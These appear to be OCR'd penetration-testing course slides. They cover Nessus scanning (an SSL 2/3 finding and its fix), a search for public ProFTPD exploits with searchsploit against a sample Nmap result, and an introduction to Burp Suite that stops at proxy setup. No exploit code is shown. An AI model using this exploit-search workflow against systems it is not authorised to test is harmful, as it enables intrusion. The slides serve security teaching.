


V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After configure the scan, we now have a scan file in place and ready to launch
- On the right of the dashboard, you can click as below Launch icon to perform the scan




Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- After taking a while to scan, we now can see that there various potential vulnerabilities exist in the target system including **High, Medium** and **Low** items



Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- When we dig down to the scan result, we observed that most vulnerabilities are related to SSL and TLS protocol

Sev	Name
HIGH	SSL Version 2 and 3 Protocol Detection
MIXED	12 SSL (Multiple Issues)
MIXED	3 TLS (Multiple Issues)
MIXED	2 TLS (Multiple Issues)
LOW	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
INFO	DCE Services Enumeration


Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- Now, let's open one vulnerability which related to SSL Protocol
- In the description, Nessus has provide the information of how attacker could take advantage of this vulnerability to steal information in the communication flaw of SSL version 2 and 3



HIGH SSL Version 2 and 3 Protocol Detection

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.
Use TLS 1.2 (with approved cipher suites) or higher instead.


Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

b. Scanning The Target

- You can refer to **Solution** section to see what should we do to fix this particular vulnerability



HIGH SSL Version 2 and 3 Protocol Detection

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.
Use TLS 1.2 (with approved cipher suites) or higher instead.

Contents

Exploit-DB

VI. Finding Public Expliots

1. Exploit-DB

Beside of perform vulnerability assessment via automate tool, we also be able to identify vulnerability by manual check of the scan result from Nmap such as open ports, technologies use and service detail.

Exploit-DB is a website that provides a collection of several code exploits where we can make sure of that resource to attacks against the target system. There are various website that you can find the public exploits, those are:

- https://www.exploit-db.com/
- http://www.securityfocus.com
- http://osvdb.org
- http://web.nvd.nist.gov
- http://secunia.com

Contents

Exploit-DB

VI. Finding Public Expliots

2. Searchsploit

Searchsploit is an open source security tool that we can use to find public exploits in the exploit-db.

Searchsploit is installed by default in Kali Linux. Searchsploit provide the efficient way for user to search for any exploits in the exploit-db without require internet access. To use Searchsploit, you can type as the following:

```
kali@kali:~$ searchsploit –h
Usage: searchsploit [options] term1 [term2] ... [termN]
==========
Examples
==========
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
```

Exploit-DB

VI. Finding Public Expliots

2. Searchsploit

For instance, we got the following scan result from Nmap and we observed that there are various open ports on a target system, let's see how **searchsploit** could help us to find the exploits

```
21/tcp    open  ftp         ProFTPD1.3.1
22/tcp    open  ssh    OpenSSH4.7p1 Debian8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
80/tcp    open  http       Apache httpd2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn   Samba smbd3.X -4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd3.X -4.X (workgroup: WORKGROUP)
3306/tcp open  mysql           MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql    PostgreSQLDB 8.3.0 -8.3.7
8009/tcp open  ajp13       Apache Jserv(Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
```

Exploit-DB

VI. Finding Public Expliots

2. Searchsploit

Let's try to find exploit for **ProFTPD 1.3.1** on port 21

```
kali@kali:~$ searchsploit ProFTPD 1.3
-------------------------------------------------------------------------
-------------------------------------------------------------------------
ProFTPd1.2 < 1.3.0 (Linux) -'sreplac| exploits/linux/remote/16852.rb
ProFTPd1.3 -'mod_sql' 'Username' SQL | exploits/multiple/remote/32798.pl
ProFTPd1.3.0 (OpenSUSE) -'mod_ctrls' | exploits/unix/local/10044.pl
ProFTPd1.3.0 -'sreplace' Remote Stac| exploits/linux/remote/2856.pm
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3330.pl
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3333.pl
ProFTPd1.3.0/1.3.0a -'mod_ctrls' exe | exploits/linux/local/3730.txt
ProFTPd1.3.0a -'mod_ctrls' 'support' | exploits/linux/dos/2928.py
---snip---
```

Exploit-DB

VI. Finding Public Expliots

2. Searchsploit

Based on above result, we can see that there are various of exploits available for that particular software.

```
kali@kali:~$ searchsploit ProFTPD 1.3
-------------------------------------------------------------------------
-------------------------------------------------------------------------
ProFTPd1.2 < 1.3.0 (Linux) -'sreplac| exploits/linux/remote/16852.rb
ProFTPd1.3 -'mod_sql' 'Username' SQL | exploits/multiple/remote/32798.pl
ProFTPd1.3.0 (OpenSUSE) -'mod_ctrls' | exploits/unix/local/10044.pl
ProFTPd1.3.0 -'sreplace' Remote Stac| exploits/linux/remote/2856.pm
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3330.pl
ProFTPd1.3.0/1.3.0a -'mod_ctrls' 'su| exploits/linux/local/3333.pl
ProFTPd1.3.0/1.3.0a -'mod_ctrls' exe | exploits/linux/local/3730.txt
ProFTPd1.3.0a -'mod_ctrls' 'support' | exploits/linux/dos/2928.py
---snip---
```

Contents

VII. Web Application Attacks

VII. Web Application Attacks

1. Overview

Web applications do raise a number of security concerns stemming from improper coding. Serious weaknesses or vulnerabilities allow criminals to gain direct and public access to databases in order to churn sensitive data – this is known as a web application attack. Many of these databases contain valuable information (e.g. personal data and financial details) making them a frequent target of attacks.

If web applications are not secure, e.g vulnerable to at least one of the various forms of hacking techniques, then your entire database of sensitive information is at serious risk of a web application attack. SQL Injection attack types, which target the databases directly, are still the most common and the most dangerous type of vulnerability.

Contents

VII. Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.


Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Burp Suite usage:



VII. Web Application Attacks

2. Burp Suite

Burp Suite features provide various of difference tools which we can use to perform security testing over the web application. Those tools are:

- **Burp Proxy**
- **Burp Intruder**
- **Burp Repeater**
- **Burp Decoder**


Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Staring Burp Suite:

- First, open burp suite in your Kali Linux
- Then, click on **Next** button and **Start Burp**




VII. Web Application Attacks

2. Burp Suite

Staring Burp Suite:

- Once Burp Suite is start, you will need to configure the proxy as below




Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Staring Burp Suite:

- Now, let's open **Firefox brower** and then configure the proxy in order to allow Burp Suite to intercept the requests
- Open Firefox setting and click on **Preferences**

